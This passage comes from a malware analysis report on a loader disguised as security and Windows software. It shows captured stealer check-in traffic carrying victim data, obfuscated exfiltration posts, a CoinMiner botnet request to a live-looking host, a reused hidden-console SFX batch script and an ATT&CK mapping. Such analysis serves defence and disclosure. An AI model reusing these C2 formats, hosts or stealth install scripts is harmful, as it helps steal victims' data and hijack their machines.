C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe </b:string>
</a:Processes></a:Credentials>
<a:CurrentLanguage>English (United States)</a:CurrentLanguage>
<a:Exceptions
xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/>
<a:FingerPrint>
<a:Plugins>UNKNOWN</a:Plugins>
<a:UserAgent>UNKNOWN</a:UserAgent>
<a:WebBaseGlRenderer>UNKNOWN</a:WebBaseGlRenderer>
<a:WebBaseGlVendor>UNKNOWN</a:WebBaseGlVendor>
<a:WebBaseGlVersion>UNKNOWN</a:WebBaseGlVersion>
<a:WebDebugGlRenderer>UNKNOWN</a:WebDebugGlRenderer>
<a:WebDebugGlVendor>UNKNOWN</a:WebDebugGlVendor></a:FingerPrint>
<a:HWID>7CAAB55F3C2D7D2AA0AD7BDE756AC65A</a:HWID>
<a:IP>IP Victim</a:IP>
<a:IsProcessElevated>false</a:IsProcessElevated>
<a:Location>Location Victim</a:Location>
<a:LogDate>0001-01-01T00:00:00</a:LogDate>
<a:MonitorSize>1280x720</a:MonitorSize>
<a:OS>Windows 7 Professional x32</a:OS>
<a:PostalCode>UNKNOWN</a:PostalCode>
<a:Screenshot>iVBORw0KGgoAAAANSUhEUg ...</a:Screenshot>
<a:TimeZone>UTC+01:00:00</a:TimeZone>
<a:Username>admin</a:Username></user></SendClientInfo></s:Body>
</s:Envelope>

```

Variant Autoit Injector (Base 64 + custom algorithm)

```

-----3YI8f9ylk827044x
Content-Disposition: form-data; name="BRE1VD1NTQ=="

IQomRj5dSxwxBj89HANdNw==
-----3YI8f9ylk827044x
Content-Disposition: form-data; name="BRE1VCNZVAo="

LxcuWCMYfQ4ZJA==
-----3YI8f9ylk827044x
Content-Disposition: form-data; name="ExsgVQ=="


B0x+V3xZDlpYJ2YpF1gJW35yPDUAR11SB1IHTHoGKA5cV1sjM39AV1k0fcZrY1VCXVQHD

-----3YI8f9ylk827044x
Content-Disposition: form-data; name="ExsgXytX"

QwRp0wRWTQoBbQVmUy1XGS1rDRwaVANSGQBXSHkRDmhsTy1lZWFEExn8jMmM1cQd+S1wUA

-----3YI8f9ylk827044x
Content-Disposition: form-data; name="ABC8Xzk="

Ug==

-----3YI8f9ylk827044x
Content-Disposition: form-data; name="Bw5wRQxe";
filename="LxcuWCMYfQ4ZJA=="
Content-Type: application/octet-stream

```

CoinMiner 1ms0rry Botnet (HTTP)

```

HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: xxx
Content-Type: text/html; charset=UTF-8
Content-Length: 1
Connection: keep-alive
Set-Cookie: PHPSESSID=da19fc7e571fde73afc839a4b684260f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
1

GET /cmd.php?hwid=C4BA3647 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0)
Gecko/20100101 Firefox/53.0
Host: cq17178.tmweb.ru

```

Rest a lot of stealer and RAT used, the domain and IP are quickly used in the time for a mass campaign.

<https://urlhaus.abuse.ch/url/407605/>

We can note like the initial sample that usurp Malwarebytes solution, this usurps others security solutions or windows programs (here,

Internet Explorer). Malwarebytes solution, this usurps others security solutions or windows programs (here, Internet Explorer).

Fake 7SFX Internet Explorer

This which will be more like a Loader as the service (LAAS) solution or the same Threat Actor that use it for a mass campaign for resell accounts and leaks on the markets.These targets the individuals and companies with fake software and maldocs.

All the TTPs match can be consult [here](#).

The coder of the loader have use quite a few posts posted via russian forums in designing the configuration and script of the SFX archive.

The screenshot shows a forum post titled "Модифицированный SFX модуль 7-Zip'a для установок" by user "Ж.Д.А.Л.К.Е.Р." on February 1, 2017. The post includes a code snippet for a command-line script named "KillDuplicate.cmd". The script uses the Windows TaskList API to filter tasks based on their image name. It includes logic to handle command-line arguments and perform task kills.

```
Code:
Cd /d %1
Rd "%SystemRoot%\System32\cmd /c \"%~f1%\" %1 In (*TaskList /fo CSV /nh*) Do (
    If %1 == %2 Set /a N+=1
    Set PID=%1-%J
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 Taskkill /pid %PID% /t /f

Kod:
@echo off
SetLocal EnableDelayedExpansion
For %%F in (%tokens1%,%2 Delims=,) %%I in (*TaskList /fo CSV /nh*) Do (
    If %%I==%%F Set /a N+=1
    Set PID=%%I-%J
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 Taskkill /pid %PID% /t /f
```

цитата Victor_Man:

- Предотвращение запуска второй копии проекта для исключения нарушения работы первой копии. »

Не работает на Windows Server 2003, Windows Xp Home. В 2003 поиск в tasklist не работает - tasklist /FO CSV /FI "IMAGENAME eq svchost.exe" /NH выдает "Ошибка: Фильтр поиска не опознан." А на Home не работает потому что в ней нет tasklist.exe, taskkill.exe файлов.

Упростил и добавил поддержку 2003:

Код:

```
PreExtract="%%P:hidcon:cmd /c \"\"%%T\\KillDuplicate.cmd\""
\"%%T\" \"%%M\""
KillDuplicate.cmd:
```

Код:

```
Cd /d %
Rd "%SfxVarApiPath%"
For /f "Tokens=1,2 Delims=" %%I In ('TaskList /fo CSV /nh') Do (
If %%I===%2 (
Set /a N+=1
Set PID=%~J
)
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 TaskKill /pid %PID% /t /f
Проверял на Xp/2003/7/2008 R2/8/8.1/10.
Последний раз редактировалось Ж.Д.А.Л.К.Е.Р., 01-02-2017 в 15:55.
Это сообщение посчитали полезным следующие участники:
CryptoNick, korsak7, Petya V4sechkin, vladshishkin, ya158
Отправлено: 18:09, 28-11-2016
| #1790
Название темы: Модифицированный SFX модуль 7-Zip'a для установок
```

цитата Victor_Man:

- Preventing the launch of the second copy of the project to avoid disruption of the first copy."

Doesn't work on Windows Server 2003, Windows Xp Home. In 2003, the tasklist search does not work - tasklist / FO CSV / FI "IMAGENAME eq svchost.exe" / NH produces "Error: Search filter not recognized." And it does not work on Home because it does not have tasklist.exe, taskkill.exe files.

Simplified and added support for 2003:

Code:

```
PreExtract = "%P:hidcon:cmd /c c:\\\"%%T\\KillDuplicate.cmd\""
\"%%T\" \"%%M\""
KillDuplicate.cmd:
```

Code:

```
Cd /d %
Rd "%SfxVarApiPath%"
For /f "Tokens = 1,2 Delims=" %%I In ('TaskList /fo CSV /nh') Do (
If %%I == %2 (
Set /a N += 1
Set PID = %~J
)
)
If %N% EQU 1 Rd /s /q %1
If %N% GTR 1 TaskKill /pid %PID% /t /f
Checked on XP / 2003/7/2008 R2 / 8 / 8.1 / 10.
Last edited by Ж.Д.А.Л.К.Е.Р.; 01-02-2017 at 15:55.
The following contributors found this post helpful:
CryptoNick, korsak7, Petya V4sechkin, vladshishkin, ya158
Sent: 18:09, 28-11-2016
| # 1790
Topic name: Modified 7-Zip SFX module for installations
```

Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.



Indicators Of Compromise (IOC)

The IOC can be exported in [JSON](#) and [CSV](#)

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
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Enterprise tactics	Technics used	Ref URL
Execution	Command-Line Interface Execution through API Execution through Module Load	https://attack.mitre.org/techniques/T1059 https://attack.mitre.org/techniques/T1106 https://attack.mitre.org/techniques/T1129
Persistence	Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Defense Evasion	Deobfuscate/Decode Files or Information	https://attack.mitre.org/techniques/T1140
Credential Access	Credential Dumping Credentials in Files	https://attack.mitre.org/techniques/T1003 https://attack.mitre.org/techniques/T1081
Discovery	Query Registry System Information Discovery	https://attack.mitre.org/techniques/T1012 https://attack.mitre.org/techniques/T1082

This can be exported as JSON format [Export in JSON](#)

Links

Original tweet:

- <https://twitter.com/Artilllerie/status/1299249738764689413>
- https://twitter.com/JAMESWT_MHT/status/1301536610606100481

Anyrun Links :

References:
